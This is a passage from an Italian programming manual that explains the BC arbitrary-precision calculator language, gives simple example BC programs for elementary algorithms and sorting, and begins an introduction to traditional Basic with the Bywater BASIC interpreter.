In base al principio per il quale una cifra numerica singola viene interpretata in modo non ambiguo, indipendentemente dalla base di numerazione stabilita in ingresso con la variabile '**`ibase`**', si può tornare facilmente a un inserimento di valori in base 10, sfruttando la cifra '**`A`**', il cui valore è sempre pari a 10:

`ibase=A` [*Invio*]

659.2 Approssimazione

La variabile '**`scale`**' definisce la quantità di cifre decimali da prendere in considerazione, quando il contesto non esprime già questo valore. In altri termini, una moltiplicazione definisce già la quantità di cifre decimali da considerare:

`10*2.45` [*Invio*]

```
24.50
```

Al contrario, nel caso della divisione è necessario stabilire subito la quantità di decimali da considerare:

scale=4 [*Invio*]

10/3 [*Invio*]

```
3.3333
```

Generalmente, all'avvio dell'interprete, il valore della variabile '**scale**' è pari a zero, avendo così un'approssimazione predefinita alla parte intera.

659.3 Linguaggio di programmazione

Il linguaggio di BC ha una vaga somiglianza con il C. In generale, le righe vuote e quelle bianche vengono ignorate, così come il testo circoscritto tra '**/***' e '***/**' (proprio come nel C).

> Alcune realizzazioni di BC prevedono anche l'uso del simbolo '**#**' come commento, allo scopo di poter realizzare facilmente degli script, iniziando con '**#!/usr/bin/bc**', ma si tratta di un'estensione che non fa parte dello standard POSIX.

Le istruzioni del linguaggio BC terminano normalmente alla fine della riga, ma è possibile usare anche il punto e virgola ('**;**') se si preferisce, oppure se si vogliono indicare più istruzioni assieme sulla stessa riga. La continuazione di un'istruzione in una riga successiva si ottiene mettendo una barra obliqua inversa ('****') alla fine, esattamente prima del codice di interruzione di riga.

```
istruzione [;]
```

```
istruzione \
continuazione_istruzione
```

Si possono definire dei raggruppamenti di istruzioni, racchiudendoli tra parentesi graffe ('**{ }**'). Anche in questo caso le istruzioni possono essere separate attraverso interruzioni di riga, oppure con il punto e virgola.

```
{ istruzione
istruzione
istruzione }
```

```
{ istruzione ;  istruzione ;  istruzione }
```

Il linguaggio consente la dichiarazione di variabili e di funzioni, che possono avere un nome composto esclusivamente da una lettera minuscola. Alcune realizzazioni di BC consentono l'uso di nomi più articolati, ma si tratta di estensioni non compatibili con le specifiche POSIX.

Il linguaggio BC non prevede una funzione principale, come avviene invece in C. Infatti, si tratta di un linguaggio interpretato dove tutto viene eseguito appena possibile; anche le funzioni esistono appena dichiarate e possono essere sostituite da una dichiarazione successiva che utilizza lo stesso nome

Esistono solo due tipi di dati: le stringhe delimitate e i valori numerici (con la quantità stabilita di cifre dopo la virgola), dove la separazione tra parte intera e parte decimale si indica esclusivamente con un punto ('`.`'). Tuttavia, alle variabili si possono assegnare solo numeri, così come le funzioni possono restituire solo valori numerici.

659.3.1 Variabili semplici e array

La dichiarazione di una variabile avviene in modo molto semplice, con l'assegnamento di un valore numerico, come nell'esempio seguente:

```
x=123.456
```

Nello stesso modo si possono dichiarare degli array a una sola dimensione, indicando un indice tra parentesi quadre, come nell'esempio seguente, dove in particolare l'indice è espresso da un'espressione:

```
x[1+2]=234.567
```

Gli array non devono essere dimensionati e possono usare la quantità massima di elementi disponibili in base alla realizzazione di BC. Il primo elemento si raggiunge con l'indice zero e gli elementi successivi sono numeri interi positivi. Se si fa riferimento a un elemento dell'array che non è ancora stato assegnato, si ottiene il valore zero.

Per fare riferimento a un array nel suo complesso, si indica il nome, seguito dalle parentesi quadre, aperte e chiuse, senza contenere alcun indice: '***x*** **`[]`**'.

659.3.2 Funzioni

La dichiarazione di una funzione ha una forma precisa, dove in questo caso ***x*** rappresenta il nome della stessa:

```
define x ([parametro[, parametro]]...) {
    [auto variabile_automatica[, variabile_automatica]...]
    [istruzione]
    ...
    ...
    [return [(varlore_restituito)]]
}
```

Si osservi in particolare l'uso delle parentesi graffe per delimitare il corpo della funzione: è indispensabile che la parentesi graffa aperta si trovi sulla stessa riga iniziale della dichiarazione della funzione, con i parametri relativi.

I parametri della funzione possono essere nomi di variabili normali, oppure nomi di array senza un indice tra le parentesi quadre.

I parametri che appaiono tra parentesi tonde, equivalgono alla dichiarazione implicita di variabili locali, definite di tipo ***automatico***, contenenti il valore trasmesso al momento della chiamata.

Oltre alle variabili che compongono l'elenco dei parametri della funzione, si possono dichiarare altre variabili automatiche nel modo seguente, nella riga immediatamente successiva alla parentesi graffa aperta:

```
[auto variabile_automatica [, variabile_automatica]...]
```

Si può usare una sola istruzione '**auto**', nella quale vanno elencate tutte le variabili automatiche, compresi gli array, nella forma '***x*[]**'.

Una funzione restituisce sempre un valore numerico, anche se non viene utilizzata esplicitamente l'istruzione '**return**'; in tal caso, si tratta sempre di zero.

Se il valore restituito dalla funzione non viene usato nella chiamata per un assegnamento, questo viene visualizzato, anche se ciò non fosse desiderabile. Per evitare questo inconveniente, è possibile assegnare a una variabile fittizia il valore restituito dalla funzione.

Anche se è possibile fornire un array come parametro in una chiamata di funzione, l'istruzione '**return**' non può restituire un array.

La chiamata di una funzione avviene nel modo seguente; anche in questo caso ***x*** rappresenta il nome della funzione chiamata:

```
x ([parametro[, parametro]]...)
```

I parametri possono essere variabili oppure valori costanti. Nel primo caso, se la funziona cambia il contenuto delle variabili corrispondenti, tali modifiche non si ripercuotono nelle variabili usate nella chiamata.

Le funzioni possono anche non avere parametri; in quei casi si indicano le parentesi tonde senza alcun contenuto, sia nella dichiarazione, sia nella chiamata.

L'esempio seguente, molto semplice, mostra la dichiarazione di una funzione che esegue la moltiplicazione:

```
define m (x, y) {
    auto z
    z=x*y
    return (z)
}
```

Se questa funzione venisse salvata nel file '`moltiplica`', si potrebbe usare BC nel modo seguente:

`$` **`bc moltiplica`** [*Invio*]

`m (7, 2)` [*Invio*]

```
14
```

[*Ctrl d*]

La parola chiave '**`return`**', può essere usata senza l'indicazione del valore da restituire e quindi senza le parentesi tonde. In tal caso viene restituito il valore zero.

659.3.3 Emissione delle informazioni

BC prevede poche funzioni predefinite (interne), ma non mette a disposizione una funzione per l'emissione di stringhe. Se necessario, una costante stringa viene visualizzata semplicemente indicandola come un'istruzione, con un piccolo accorgimento.

Un'espressione che si traduce in un numero, porta alla visualizzazione del risultato, seguito da un codice di interruzione di riga; pertanto, l'esempio seguente genera il risultato 15783552: il valore viene visualizzato e il cursore si trova poi collocato sulla riga successiva:

`4567*3456` [*Invio*]

```
15783552
_
```

Al contrario, la visualizzazione di una stringa non fa avanzare alla riga successiva, permettendo l'aggiunta di altre stringhe e di un solo valore numerico finale.

`"ciao " ; "amore " ; "bello!"` [*Invio*]

Infatti, l'esempio si traduce nel testo seguente, con il cursore alla destra del punto esclamativo:

```
ciao amore bello!_
```

Aggiungendo un numero, la visualizzazione sulla riga termina:

`"Anni:  " ; 35` [*Invio*]

```
Anni: 35
_
```

Il risultato delle espressioni viene visualizzato se questo non viene catturato da un assegnamento a una variabile. Pertanto, l'esempio seguente visualizza il risultato:

`7*5` [*Invio*]

```
35
```

Invece, l'esempio successivo non visualizza alcunché:

`a=7*5` [*Invio*]

Tuttavia, è possibile mostrare il risultato di un'espressione il cui risultato viene assegnato a una variabile, racchiudendola all'interno di parentesi tonde, come nell'esempio seguente:

`(a=7*5)` [*Invio*]

```
35
```

659.3.4 Espressioni

Gli operatori che intervengono su valori numerici sono elencati nella tabella 659.17. Esiste tuttavia un chiarimento da fare sull'espressione '*op1*`%`*op2*', che non si comporta secondo lo standard comune. Infatti, solo quando '**`scale`**' contiene il valore zero, il risultato è il resto della divisione intera; diversamente, si ottiene il resto della divisione, tolto il risultato ottenuto in base alla quantità di cifre decimali stabilito dalla variabile '**`scale`**'. Per esempio, se '**`scale`**' contiene il valore cinque, 10%3 genera il risultato 0,00001. Infatti, potendo gestire cinque cifre decimali, 10%3 dà il risultato 3,33333, per cui, il resto della divisione rimane solo 0,00001: 3,33333*3+0,00001=10.

Tabella 659.17. Elenco degli operatori aritmetici e di quelli di assegnamento relativi a valori numerici.

Operatore e operandi	Descrizione
`++`*op*	Incrementa di un'unità l'operando prima che venga restituito il suo valore.
op`++`	Incrementa di un'unità l'operando dopo averne restituito il suo valore.
`--`*op*	Decrementa di un'unità l'operando prima che venga restituito il suo valore.
op`--`	Decrementa di un'unità l'operando dopo averne restituito il suo valore.
`+`*op*	Non ha alcun effetto.
`-`*op*	Inverte il segno dell'operando.
op1 `+` *op2*	Somma i due operandi.
op1 `-` *op2*	Sottrae dal primo il secondo operando.
op1 `*` *op2*	Moltiplica i due operandi.
op1 `/` *op2*	Divide il primo operando per il secondo.
op1 `%` *op2*	Modulo: il resto della divisione tra il primo e il secondo operando.
op1 `^` *op2*	Esponente: il primo operando elevato alla potenza del secondo.
x `=` *valore*	Assegna alla variabile il valore alla destra.
`(` *espressione* `)`	Le parentesi tonde richiedono la precedenza nella valutazione dell'espressione.
op1 `+=` *op2*	*op1* `=` *op1* `+` *op2*
op1 `-=` *op2*	*op1* `=` *op1* `-` *op2*
op1 `*=` *op2*	*op1* `=` *op1* `*` *op2*

Operatore e operandi	Descrizione
op1 /= *op2*	*op1* = *op1* / *op2*
op1 %= *op2*	*op1* = *op1* % *op2*

Alcune realizzazioni tradizionali di BC, non più standard secondo POSIX, consentono l'uso di operatori simili al tipo '*op*=', descritti nella tabella, ma invertiti nell'ordine: '=*op*'. Ciò crea un problema nella valutazione di alcuni tipi di espressione; per esempio, '**a=-1**' può significare l'assegnamento del valore −1 alla variabile '**a**', oppure l'assegnamento di '**a-1**'. Per evitare ambiguità in queste condizioni, conviene usare le parentesi: '**a=(-1)**'.

Tabella 659.18. Elenco degli operatori di assegnamento obsoleti che qualche realizzazione di BC potrebbe usare ancora.

Operatore e operandi	Equivalenza
op1 =+ *op2*	*op1* = *op1* + *op2*
op1 =- *op2*	*op1* = *op1* - *op2*
op1 =* *op2*	*op1* = *op1* * *op2*
op1 =/ *op2*	*op1* = *op1* / *op2*
op1 =% *op2*	*op1* = *op1* % *op2*

Gli operatori di confronto determinano la relazione tra due operandi e possono essere utilizzati esclusivamente in alcuni contesti precisi. Vengono elencati gli operatori disponibili nella tabella 659.19.

Tabella 659.19. Elenco degli operatori di confronto. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
op1 == *op2*	*Vero* se gli operandi si equivalgono.
op1 != *op2*	*Vero* se gli operandi sono differenti.
op1 < *op2*	*Vero* se il primo operando è minore del secondo.
op1 > *op2*	*Vero* se il primo operando è maggiore del secondo.
op1 <= *op2*	*Vero* se il primo operando è minore o uguale al secondo.
op1 >= *op2*	*Vero* se il primo operando è maggiore o uguale al secondo.

Lo standard POSIX stabilisce che queste espressioni possono apparire solo come condizione delle istruzioni '**`if`**', '**`while`**' e '**`for`**'; inoltre, è esclusa la possibilità di comporre espressioni più complesse con l'uso di operatori booleani.

659.3.5 Funzioni standard

BC predispone poche funzioni standard, che si distinguono in particolare per la lunghezza del loro nome. Queste sono riepilogate in breve nella tabella 659.20.

Tabella 659.20. Funzioni interne.

Funzione	Valore restituito
`length (` ***espressione*** `)`	Quantità di cifre significative dell'espressione.
`scale (` ***espressione*** `)`	Quantità di cifre decimali dell'espressione.
`sqrt (` ***espressione*** `)`	Radice quadrata dell'espressione.

Per quanto riguarda il caso particolare di '**`scale()`**', si fa riferimento al numero di decimali che genera l'espressione, in base al contesto. Per esempio, se il valore della variabile '**`scale`**' è zero, qualunque divisione dà soltanto un risultato intero, per cui '**`scale()`**' restituisce sempre solo zero.

Oltre a queste funzioni, è possibile chiedere a BC di mettere a disposizione alcune funzioni da una libreria standard. Si tratta di quelle elencate nella tabella 659.21.

Tabella 659.21. Funzioni della libreria standard.

Funzione	Valore restituito
`s (` ***x*** `)`	Seno.
`c (` ***x*** `)`	Coseno.
`a (` ***x*** `)`	Arcotangente.
`l (` ***x*** `)`	Logaritmo naturale.
`e (` ***x*** `)`	Funzione esponenziale: *e* elevato alla ***x***.
`j (` ***n***`,` ***x*** `)`	Funzione di Bessel.

659.3.6 Strutture di controllo di flusso

Il linguaggio BC gestisce le strutture di controllo di flusso principali, anche se con qualche limitazione. È disponibile una struttura condizionale semplificata (senza l'analisi di un'alternativa), il ciclo iterativo e il ciclo enumerativo:

```
if (condizione) istruzione
```

```
while (condizione) istruzione
```

```
for (espressione1; espressione2; espressione3) istruzione
```

Come nel linguaggio C, dal momento che si possono raggruppare le istruzioni in blocchi racchiusi tra parentesi graffe, in pratica si utilizzano queste strutture nel modo seguente:

```
if (condizione) {
    istruzione
    ...
}
```

```
while (condizione) {
    istruzione
    ...
}
```

```
for (espressione1; espressione2; espressione3) {
    istruzione
    ...
}
```

Naturalmente, le tre espressioni tra parentesi del ciclo enumerativo vanno intese nel modo comune. Per esempio, ciò che appare di seguito serve a mostrare 10 «x», attraverso il conteggio di una variabile.

```
for (i = 0; i < 10; i++) {
    "x"
}
```

Nell'ambito dei cicli, è possibile usare l'istruzione '**`break`**' per interrompere il ciclo con un'uscita forzata.

659.4 Utilizzo di BC

L'interprete del linguaggio BC è l'eseguibile '**`bc`**', che si utilizza secondo la sintassi seguente:

```
bc [-l] [file_bc]...
```

L'interprete legge ed esegue tutti i file indicati come argomento della riga di comando; alla fine, legge lo standard input. L'interprete termina di funzionare quando il flusso dello standard input termina, oppure quando incontra l'istruzione '**`quit`**'.

In questo modo, un programma che si deve concludere deve contenere l'istruzione '**`quit`**', oppure deve essere fornito attraverso lo standard input.

L'opzione '**`-l`**' serve a ottenere da BC la disponibilità delle funzioni di libreria standard, elencate nella tabella 659.21; inoltre, la variabile '**`scale`**' viene impostata al valore 20, mentre in condizioni normali il suo valore predefinito è zero.

Lo standard POSIX non prevede l'uso del simbolo '**`#`**' come commento, per cui non è possibile realizzare degli script se non sfruttando delle estensioni di realizzazioni speciali. In pratica, ci possono essere realizzazioni di BC che consentono di scrivere programmi che iniziano in modo simile a quello seguente, eventualmente con l'aggiunta dell'opzione '**`-l`**', a cui poi si aggiungono i permessi di esecuzione, ma ciò non è possibile se si vogliono scrivere programmi standard (portabili).

```
#!/usr/bin/bc
```

659.5 BC nella realizzazione GNU

La realizzazione GNU di BC [2] consente l'uso di diverse estensioni rispetto allo standard POSIX; in particolare completa la struttura di controllo condizionale con l'alternativa '**`else`**', aggiunge l'istruzione '**`print`**' per una gestione migliore della visualizzazione di informazioni e consente l'uso di operatori booleani nelle espressioni logiche, che possono essere usate anche al di fuori del contesto restrittivo stabilito da POSIX. Tuttavia è possibile richiedere un funzionamento strettamente aderente allo standard POSIX, utilizzando l'opzione '**`-s`**', oppure creando la variabile di ambiente '**`POSIXLY_CORRECT`**'.

L'eseguibile '**`bc`**' consente l'uso di più opzioni della riga di comando, alcune delle quali vengono descritte brevemente nel seguito.

Opzione	Descrizione
`-l` `--mathlib`	Richiede l'uso delle librerie matematiche standard, impostando la variabile '**`scale`**' al valore 20.
`-w` `--warn`	Segnala l'uso di estensioni allo standard POSIX.
`-s` `--standard`	Restringe il funzionamento allo standard POSIX.

659.6 Riferimenti

- *IEEE P1003.2 Draft 11.2*, September 1991, *bc - Arbitrary-precision arithmetic language*
  ⟨*http://www.funet.fi/pub/doc/posix/p1003.2/d11.2/4.3* ⟩

[1] uno, zero, zero in base venti, corrisponde a 400.

[2] **GNU BC** GNU GPL

Capitolo 660

BC: esempi di programmazione

Questo capitolo raccoglie solo alcuni esempi di programmazione, in parte già descritti in altri capitoli. Per eseguire questi esempi basta usare il comando seguente, dove '`prova.b`' rappresenta il nome del file da eseguire:

$ **bc prova.b** [*Invio*]

Si vuole evitare l'uso di estensioni al linguaggio BC, per cui i programmi non vengono mostrati come script; inoltre manca la possibilità di controllare l'interazione con l'utilizzatore, quindi le funzioni devono essere richiamate manualmente e al termine si deve usare il comando '**quit**', oppure si conclude il flusso dello standard input con la combinazione [*Ctrl d*].

Negli esempi non si fa uso delle librerie standard, pertanto i nomi relativi possono essere riutilizzati.

Le espressioni vengono scritte in modo da evitare la visualizzazione non desiderata. Per esempio, invece di '**i++**', si preferisce usare la forma '**i=(i+1)**', quando possibile.

Bisogna ricordare che se non si assegna il risultato generato da una funzione, questo viene visualizzato. La variabile '**t**' è stata usata negli esempi per raccogliere questo risultato quando non desiderato.

660.1 Problemi elementari di programmazione

In questa sezione vengono mostrati alcuni algoritmi elementari portati in BC. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 542.

660.1.1 Somma tra due numeri positivi

Il problema della somma tra due numeri positivi, attraverso l'incremento unitario, è descritto nella sezione 542.2.1.

```
/*
    somma.b
    Somma esclusivamente valori positivi.
*/

define s (x, y) {
    auto z, i
    z=x
    for (i=1; i<=y; i++) {
        z=(z+1)
    }
    return (z)
}

"Per calcolare la somma, si utilizzi la funzione s (x, y): "
```

In alternativa si può tradurre il ciclo '**`for`**' in un ciclo '**`while`**':

```
define s (x, y) {
    auto z, i
    z=x
    i=1
    while (i<=y) {
        z=(z+1)
        i=(i+1)
    }
    return (z)
}
```

660.1.2 Moltiplicazione di due numeri positivi attraverso la somma

Il problema della moltiplicazione tra due numeri positivi, attraverso la somma, è descritto nella sezione 542.2.2.

```
/*
    moltiplica.b
*/

define m (x, y) {
    auto z, i
    z=0
    for (i=1; i<=y; i++) {
        z=(z+x)
    }
    return (z)
}

"Per calcolare la moltiplicazione, si utilizzi la funzione m (x, y): "
```

In alternativa si può tradurre il ciclo '**`for`**' in un ciclo '**`while`**':

```
define m (x, y) {
    auto z, i
    z=0
    i=1
    while (i<=y) {
        z=(z+x)
        i=(i+1)
    }
    return (z)
}
```

660.1.3 Divisione intera tra due numeri positivi

Il problema della divisione tra due numeri positivi, attraverso la sottrazione, è descritto nella sezione 542.2.3.

```
/*
    dividi.b
    Divide esclusivamente valori positivi.
*/

define d (x, y) {
    auto z, i
    z=0
    i=x
    while (i>=y) {
        i=(i-y)
        z=(z+1)
    }
    return (z)
}

"Per calcolare la divisione intera, si utilizzi la funzione d (x, y): "
```

660.1.4 Elevamento a potenza

Il problema dell'elevamento a potenza tra due numeri positivi, attraverso la moltiplicazione, è descritto nella sezione 542.2.4.

```
/*
    exp.b
*/

define x (x, y) {
    auto z, i
    z=1
    for (i=1; i<=y; i++) {
        z=(z*x)
    }
    return (z)
}

"Per calcolare l'elevamento a potenza, si utilizzi la funzione x (x, y): "
```

In alternativa si può tradurre il ciclo '**`for`**' in un ciclo '**`while`**':

```
define x (x, y) {
    auto z, i
    z=1
    i=1
    while (i<=y) {
        z=(z*x)
        i=(i+1)
    }
    return (z)
}
```

È possibile usare anche un algoritmo ricorsivo:

```
define x (x, y) {
    if (x==0) {
        return (0)
    }
    if (y==0) {
        return (1)
    }
    return (x * x (x, y-1))
}
```

660.1.5 Radice quadrata

Il problema della radice quadrata è descritto nella sezione 542.2.5.

```
/*
    radice.b
*/
```

```
define r (x) {
    auto z, y
    z=0
    y=0
    while (1) {
        y=(z*z)
        if (y>x) {
            /* È stato superato il valore massimo. */
            z=(z-1)
            return (z)
        }
        z=(z+1)
    }
}

"Per calcolare la radice quadrata, si utilizzi la funzione r (x): "
```

660.1.6 Fattoriale

Il problema del fattoriale è descritto nella sezione 542.2.6.

```
/*
    fatt.b
*/

define f (x) {
    auto i
    i=(x-1)
    while (i>0) {
        x=(x*i)
        i=(i-1)
    }
    return (x)
}

"Per calcolare il fattoriale, si utilizzi la funzione f (x): "
```

In alternativa, l'algoritmo si può tradurre in modo ricorsivo:

```
define f (x) {
    if (x>1) {
        return (x * f (x-1))
    }
    return (1)
}
```

660.1.7 Massimo comune divisore

Il problema del massimo comune divisore, tra due numeri positivi, è descritto nella sezione 542.2.7.

```
/*
    mcd.b
*/

define m (x, y) {
    auto n
    while (x!=y) {
        n=0
        if (x>y) {
            x=x-y
            n=1
        }
        if (n==0) {
            y=(y-x)
        }
    }
    return (x)
}

"Per calcolare il massimo comune divisore, "
"si utilizzi la funzione m (x, y): "
```

660.1.8 Numero primo

Il problema della determinazione se un numero sia primo o meno, è descritto nella sezione 542.2.8.

```
/*
    primo.b
*/

define p(x) {
    auto i, j
    i=2
    while (i<x) {
        scale=0
        j=(x/i)
        j=x-(j*i)
        if (j==0) {
            return (0)
        }
        i=(i+1)
    }
    return (1)
}

"Per verificare se un numero sia primo, si utilizzi la funzione p (x, y); "
"1 indica un numero primo, 0 indica un numero che non è primo. "
```

660.2 Scansione di array

In questa sezione vengono mostrati alcuni algoritmi, legati alla scansione degli array, portati in BC. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 542.

Per usare questi programmi, mancando un sistema normale di interazione con l'utilizzatore, è necessario creare un array prima di utilizzare la funzione che svolge il lavoro di ricerca o di riordino. Per esempio, nel caso della funzione '**`r()`**' per la ricerca sequenziale:

$ **`bc ricercaseq.b`** [*Invio*]

```
Ricerca sequenziale: r (<lista>, , <elemento>, <inizio>, <fine>)
```

`a[0]=3` [*Invio*]

`a[1]=10` [*Invio*]

`a[2]=33` [*Invio*]

`a[3]=56` [*Invio*]

`r (a[], 33, 0, 3)` [*Invio*]

```
2
```

[*Ctrl d*]

660.2.1 Ricerca sequenziale

Il problema della ricerca sequenziale all'interno di un array, è descritto nella sezione 542.3.1.

```
/*
    ricercaseq.b
*/

/* r (<lista>, <elemento>, <inizio>, <fine>) */
define r (l[], x, a, z) {
    auto i
    for (i=a; i<=z; i++) {
        if (x==l[i]) {
            return (i)
        }
    }
    /* La corrispondenza non è stata trovata. */
    return (-1)
}

"Ricerca sequenziale: r (<lista>, , <elemento>, <inizio>, <fine>) "
```

Esiste anche una soluzione ricorsiva che viene mostrata nella funzione seguente:

```
define r (l[], x, a, z) {
    if (a>z) {
        return (-1)
    }
    if (x==l[a]) {
        return (a)
    }
    return (r (l[], x, a+1, z))
}
```

660.2.2 Ricerca binaria

Il problema della ricerca binaria all'interno di un array, è descritto nella sezione 542.3.2.

```
/*
    ricercabin.b
*/

/* r (<lista>, <elemento>, <inizio>, <fine>) */
define r (l[], x, a, z) {
    auto m
    /* Determina l'elemento centrale. */
    scale=0
    m = ((a+z)/2)
    if (m<a) {
        /* Non restano elementi da controllare: l'elemento cercato non c'è. */
        return (-1)
    }
    if (x<l[m]) {
        /* Si ripete la ricerca nella parte inferiore. */
        return (r (l[], x, a, m-1))
    }
    if (x>l[m]) {
        /* Si ripete la ricerca nella parte superiore. */
        return (r (l[], x, m+1, z))
    }
    /* $m rappresenta l'indice dell'elemento cercato. */
    return (m)
}

"Ricerca binaria: r (<lista>, <elemento>, <inizio>, <fine>) "
```

660.3 Algoritmi tradizionali

In questa sezione vengono mostrati alcuni algoritmi tradizionali portati in BC. Per la spiegazione degli algoritmi, se non sono già conosciuti, occorre leggere quanto riportato nel capitolo 542.

Per consentire la visualizzazione del contenuto di un array è necessario predisporre una funzione apposita, che viene presentata qui, senza ripeterla nei vari esempi proposti (per evitare di visualizzare uno zero aggiuntivo, conviene assegnare il valore restituito dalla funzione stessa).

```
/* v (<lista>, <inizio>, <fine>) */
define v (l[], a, z) {
    auto j
    for (j=a; j<=z; j++) {
        (l[j])
    }
    return
}
```

660.3.1 Bubblesort

Il problema del Bubblesort è stato descritto nella sezione 542.4.1. Viene mostrata prima una soluzione iterativa e successivamente la funzione '**`bsort()`**' in versione ricorsiva.

```
/*
    bsort.b
*/

/* l[] è l'array da riordinare. */

/* b (<inizio>, <fine>) */
define b (a, z) {
    auto s, j, k

    /* Inizia il ciclo di scansione dell'array. */
    for (j=a; j<z; j++) {
        /*
            Scansione interna dell'array per collocare nella posizione j
            l'elemento giusto.
        */
        for (k=(j+1); k<=z; k++) {
            if (l[k]<l[j]) {
                /* Scambia i valori */
                s=l[k]
                l[k]=l[j]
                l[j]=s
            }
        }
    }
    return
}

"Bubblesort: l[]; t = b (<inizio>, <fine>)    "
"L'array da riordinare è l[]. "
```

Segue la funzione '**`bsort()`**' in versione ricorsiva:

```
define b (a, z) {
    auto s, k
    if (a<z) {
        /*
            Scansione interna dell'array per collocare nella posizione a
```

```
            l'elemento giusto.
        */
        for (k=(a+1); k<=z; k++) {
            if (l[k]<l[a]) {
                /* Scambia i valori */
                s=l[k]
                l[k]=l[a]
                l[a]=s
            }
        }
        b (a+1, z)
    }
    return
}
```

660.3.2 Torre di Hanoi

Il problema della torre di Hanoi è descritto nella sezione 542.4.3.

```
/*
    hanoi.b
*/

/* h (<n-anelli>, <piolo-iniziale>, <piolo-finale>) */
define h (n, i, f) {
    auto t
    if (n>0) {
        t = h (n-1, i, 6-i-f)
        "Muovi l'anello " ; n
        "dal piolo " ; i
        "al piolo " ; f
        t = h (n-1, 6-i-f, f);
    }
    return
}

"Torre di Hanoi: t = h (<n-anelli>, <piolo-iniziale>, <piolo-finale>) "
```

660.3.3 Quicksort

L'algoritmo del Quicksort è stato descritto nella sezione 542.4.4.

```
/*
    qsort.b
*/

/* l[] è l'array da riordinare. */

/* p (<inizio>, <fine>) */
```

```
define p (a, z) {
    auto s, i, c
    /* Si assume che a sia inferiore a z. */
    i=(a+1)
    c=z

    /* Inizia il ciclo di scansione dell'array. */
    while (1) {
        while (1) {
            /* Sposta i a destra. */
            if (l[i]>l[a]) {
                break
            }
            if (i>=c) {
              break
            }
            i=(i+1)
        }
        while (1) {
            /* Sposta c a sinistra. */
            if (l[c]<=l[a]) {
                break
            }
            c=(c-1)
        }
        if (c<=i) {
            /* È avvenuto l'incontro tra i e c. */
            break
        }
        /* Vengono scambiati i valori. */
        s=l[c]
        l[c]=l[i]
        l[i]=s

        i=(i+1)
        c=(c-1)
    }

    /*
        A questo punto l[a..z] è stata ripartita e c è la collocazione
        di l[a].
    */
    s=l[c]
    l[c]=l[a]
    l[a]=s

    /*
        A questo punto l[c] è un elemento (un valore) nella
        posizione giusta.
    */
    return (c)
}
```

```
/* q (<inizio>, <fine>) */
define q (a, z) {
    auto c
    if (z>a) {
        c = p (a, z)
        q (a, c-1)
        q (c+1, z)
    }
    return
}

"Quicksort: l[]  t = q (<inizio>, <fine>)  "
"Prima riempire l'array l[], poi chiamare la funzione q()."
```

660.3.4 Permutazioni

L'algoritmo ricorsivo delle permutazioni è descritto nella sezione 542.4.5.

```
/*
    permuta.b
*/

/* v (<lista>, <inizio>, <fine>) */
define v (l[], a, z) {
    auto j
    for (j=a; j<=z; j++) {
        (l[j])
    }
    return
}

/* p (<lista>, <inizio>, <fine>, <max_array>) */
define p (l[], a, z, d) {
    auto k
    auto t
    if ((z-a)>=1) {
        /*
            Inizia un ciclo di scambi tra l'ultimo elemento e uno degli
            altri contenuti nel segmento di array.
        */
        for (k=z; k>=a; k--) {
            /* Scambia i valori */
            s=l[k]
            l[k]=l[z]
            l[z]=s

            /*
                Esegue una chiamata ricorsiva per permutare un segmento
                più piccolo dell'array.
            */
```

```
            t = p (l[], a, z-1, d)

            /* Scambia i valori */
            s=l[k]
            l[k]=l[z]
            l[z]=s
        }
        return
    }
    /* Visualizza la situazione attuale dell'array. */
    " "
    t = v (l[],0,d)
    return
}

"Permutazioni: t = p (<lista>, <inizio>, <fine>, <max_array>)"
```

Parte cii

Basic

Capitolo 661

Basic: introduzione

Il Basic è un linguaggio di programmazione nato solo per scopi didattici, anche se ormai non si può più considerare tanto adatto neanche per questo. La semplicità di questo linguaggio fa sì che si trovino quasi sempre solo interpreti e non compilatori.

661.1 Struttura fondamentale

Di linguaggi Basic ne esistono tanti tipi, anche con estensioni che vanno molto lontano rispetto all'impostazione originale, facendone in realtà un linguaggio completamente diverso. In questa descrizione, si vuole fare riferimento al Basic tradizionale, con tutte le sue limitazioni antiche. In questo senso, l'interprete Basic per GNU/Linux che più si avvicina al livello essenziale è Bywater BASIC. [1]

661.1.1 Numerazione delle righe

La caratteristica tipica di un programma Basic è quella di avere le righe numerate. Infatti, non gestendo procedure e funzioni, l'unico modo per accedere a una subroutine è quello di fare riferimento alla riga in cui questa inizia. In pratica, le istruzioni iniziano con un numero di riga, progressivo, seguito da almeno uno spazio; quindi continuano con l'istruzione vera e propria:

```
110 PRINT "ciao a tutti"
120 PRINT "come va?"
```

Si può intendere che questa dipendenza dalla numerazione delle righe costituisca poi un problema per il programmatore, perché il cambiamento della numerazione implica la perdita dei riferimenti alle subroutine.

661.1.2 Istruzioni

Le istruzioni Basic, oltre al fatto di iniziare con il numero di riga, non hanno altre caratteristiche particolari. Generalmente utilizzano una riga e non richiedono la conclusione finale con un qualche simbolo di interpunzione.

È interessante notare invece che i commenti vanno espressi con l'istruzione '**REM**', seguita da qualcosa che poi viene ignorato, e che le righe vuote non sono ammissibili in generale, anche se iniziano regolarmente con il numero di riga.

La natura del linguaggio Basic è tale per cui le istruzioni e i nomi delle variabili dovrebbero essere espressi sempre utilizzando le sole lettere maiuscole.

661.1.3 Esecuzione di un programma

L'esecuzione di un programma Basic dipende dal modo stabilito dall'interprete prescelto. L'interprete tradizionale obbliga a caricare il programma con il comando '**LOAD**' e ad avviarlo attraverso il comando '**RUN**'.

661.2 Interprete tradizionale

L'interprete Basic tradizionale è una sorta di shell che riconosce una serie di comandi interni, oltre alle istruzioni Basic vere e proprie. In pratica, attraverso l'invito di questa shell si possono eseguire singole istruzioni Basic, oppure comandi utili a gestire il file di un programma completo. Per esempio, avviando il Bywater BASIC, si ottiene quanto segue:

$ **bwbasic** [*Invio*]

```
bwBASIC:
```

In pratica, '**bwBASIC:**' rappresenta l'invito. L'esempio seguente mostra l'inserimento di alcune istruzioni Basic, allo scopo di eseguire la moltiplicazione 6*7.

bwBASIC: **A=6** [*Invio*]

bwBASIC: **B=7** [*Invio*]

bwBASIC: **C=A*B** [*Invio*]

bwBASIC: **PRINT C** [*Invio*]

```
42
```

661.2.1 Comandi tipici dell'interprete

L'interprete Basic tipico mette a disposizione alcuni comandi, che risultano essenziali per la gestione di un programma Basic.

Opzione	Descrizione
